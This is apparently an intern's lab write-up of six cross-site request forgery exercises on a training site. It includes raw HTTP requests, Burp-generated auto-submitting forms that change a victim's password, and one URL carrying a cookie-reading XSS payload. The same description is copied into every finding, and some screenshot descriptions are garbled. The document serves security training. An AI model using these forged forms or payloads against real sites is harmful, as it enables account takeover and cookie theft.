

Week 6 Penetration Testing Report

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week 6 Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week 6 Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	{Cross-Site Request Forgery}
------------------	------------------------------

3. Summary

Outlined is a Black Box Application Security assessment for the **Week 6 Labs**.

Total number of Sub-labs: 6 Sub-labs

High	Medium	Low
2	2	2

High - **Number of Sub-labs with hard difficulty level**

Medium - **Number of Sub-labs with Medium difficulty level**

Low - **Number of Sub-labs with Easy difficulty level**

1. {Cross-Site Request Forgery}

1.1. {Easy CSRF}

Reference	Risk Rating
Easy CSRF	Low
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victim's account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_1/passwordChange.php	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://owasp.org/www-community/attacks/csrf	

Proof of Concept

The screenshot shows a web browser window with the following details:

- Address Bar:** Cross_Site_Request_Forgery_(CSRF) - bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_1/passwordChange.php
- Page Title:** Happy Hacking
- Form Content:**
 - Change Password** heading
 - New Password:
 - Confirm Password:
 - Submit button
 - Your Password has been updated successfully
- Page Footer:** © Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.2. {Always Validate Tokens}

Reference	Risk Rating
Always Validate Tokens	Medium
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victim's account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_2/passwordChange.php	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://www.acunetix.com/websitetecurity/csrf-attacks/	

Proof of Concept

The screenshot shows a browser window with two tabs: 'Login' and 'Cross_Site_Request_Forgery'. The active tab displays a 'Change Password' form from 'bugbountyhunter.org'. The form has fields for 'New Password' and 'Confirm Password', both currently empty. Below the fields is an orange 'Submit' button. A success message 'Your Password has been updated successfully' is displayed in red text at the bottom of the form area. At the bottom of the page, there is a copyright notice: '© Copyrights 2021 Hacktify Cybersecurity All rights reserved'.

To the right of the browser is the 'CSRF PoC generator' window from Burp Suite Professional. The 'Actions' tab is selected, showing a POST request to 'https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_2/passwordChange.php'. The request details are as follows:

```
POST /internship_labs/HTML/csrf_lab/lab_2/passwordChange.php
HTTP/1.1
Host: www.bugbountyhunter.org
Connection: close
Content-Length: 74
Cache-Control: max-age=0
sec-ch-ua: "Not A Brand";v="85", "Chromium";v="88"
sec-ch-ua-mobile: 0
Upgrade-Insecure-Requests: 1
Origin: https://www.bugbountyhunter.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
```

The 'CSRFTOKEN' section shows the generated token:

```
CSRFTOKEN:
-----[REDACTED]-----
```

The 'CSRFTOKEN' field contains the value 'humaskak7'. The 'CSRFTOKEN' field is highlighted in the Burp Suite interface.

At the bottom of the Burp Suite window, there are buttons for 'Regenerate', 'Test in browser', 'Copy HTML', and 'Close'.

1.3. {I Hate When Someone Uses My Tokens!}

Reference	Risk Rating
I Hate When Someone Uses My Tokens!	Medium
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victims account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_4/passwordChange.php	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://portswigger.net/web-security/csrf	

Proof of Concept

The screenshot shows the Burp Suite Professional interface for generating a CSRF proof of concept. The top part displays a raw HTTP POST request to the specified URL. The bottom part shows the generated CSRF HTML code, which includes a form with hidden fields for newPassword, csrf, and submit, along with a script to push the state into the history.

```
POST /internship_labs/HTML/csrf_lab/lab_4/passwordChange.php HTTP/1.1
Host: www.bugbountyhunter.org
Connection: close
Content-Length: 74
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?
Upgrade-Insecure-Requests: 1
Origin: https://www.bugbountyhunter.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
CSRF HTML:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_4/passwordChange.php" method="POST">
<input type="hidden" name="newPassword" value="bunny" />
<input type="hidden" name="newPassword2" value="bunny" />
<input type="hidden" name="csrf" value="9e6dc0685bf3c1b338f201lace904887" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

1.4. {GET Me or POST ME}

Reference	Risk Rating
GET Me or POST ME	Low
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victims account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_6/passwordChange.php?newPassword=bunny&newPassword2=bunny&csrf=9f30abfb7a0141bb657fa6d587a5878b	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://owasp.org/www-community/attacks/csrf	

Proof of Concept

Pretty Raw ▾ Actions ▾

```
1 POST /internship_labs/HTML/csrf_lab/lab_6/passwordChange.php HTTP/1.1
2 Host: www.bugbountyhunter.org
3 Connection: close
4 Content-Length: 70
5 Cache-Control: max-age=0
6 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
7 sec-ch-ua-mobile: ?0
8 Upgrade-Insecure-Requests: 1
9 Origin: https://www.bugbountyhunter.org
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
```


CSRФ HTML:

```
1 <html>
2   <!-- CSRF PoC - generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState('', '', '/')</script>
5     <form action="https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_6/passwordChange.php" method="GET">
6       <input type="hidden" name="newPassword" value="bunny" />
7       <input type="hidden" name="newPassword2" value="bunny" />
8       <input type="hidden" name="csrf" value="9f30abfb7a0141bb657fa6d587a5878b" />
9       <input type="submit" value="Submit request" />
10    </form>
11  </body>
12 </html>
```

1.5. {XSS is Saviour}

Reference	Risk Rating
XSS is Saviour	Hard
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victims account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_7/lab_7.php?name=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&show=Save	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://www.acunetix.com/websitesecurity/csrf-attacks/	

Proof of Concept



1.6. {Rm - Rf Token}

Reference	Risk Rating
Rm - Rf Token	Hard
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victims account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_8/passwordChange.php?newPassword=bunny&newPassword2=bunny&csrf=9f30abfb7a0141bb657fa6d587a5878b	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://portswigger.net/web-security/csrf	

Proof of Concept

The screenshot shows a browser window with a 'Change Password' form and a Burp Suite interface.

Burp Suite 'CSRF PoC generator' Window:

- Request to: https://www.bugbountyhunter.org
- Raw Request (Copied from Burp Suite):

```
POST /internship_labs/HTML/csrf_lab/lab_8/passwordChange.php HTTP/1.1
Host: www.bugbountyhunter.org
Connection: close
Content-Length: 70
Cache-Control: max-age=0
sec-ch-ua: "Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: -1
Sec-Fetch-Dest: document
Referer: rm-r4
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

Browser Window:

- Page Title: Login
- URL: https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_8/passwordChange.php
- Form Fields:
 - New Password: [Input Field]
 - Confirm Password: [Input Field]
- Submit Button: Submit
- Success Message: Your Password has been updated successfully
- Page Footer: © Copyrights 2021 Hackify Cybersecurity All rights reserved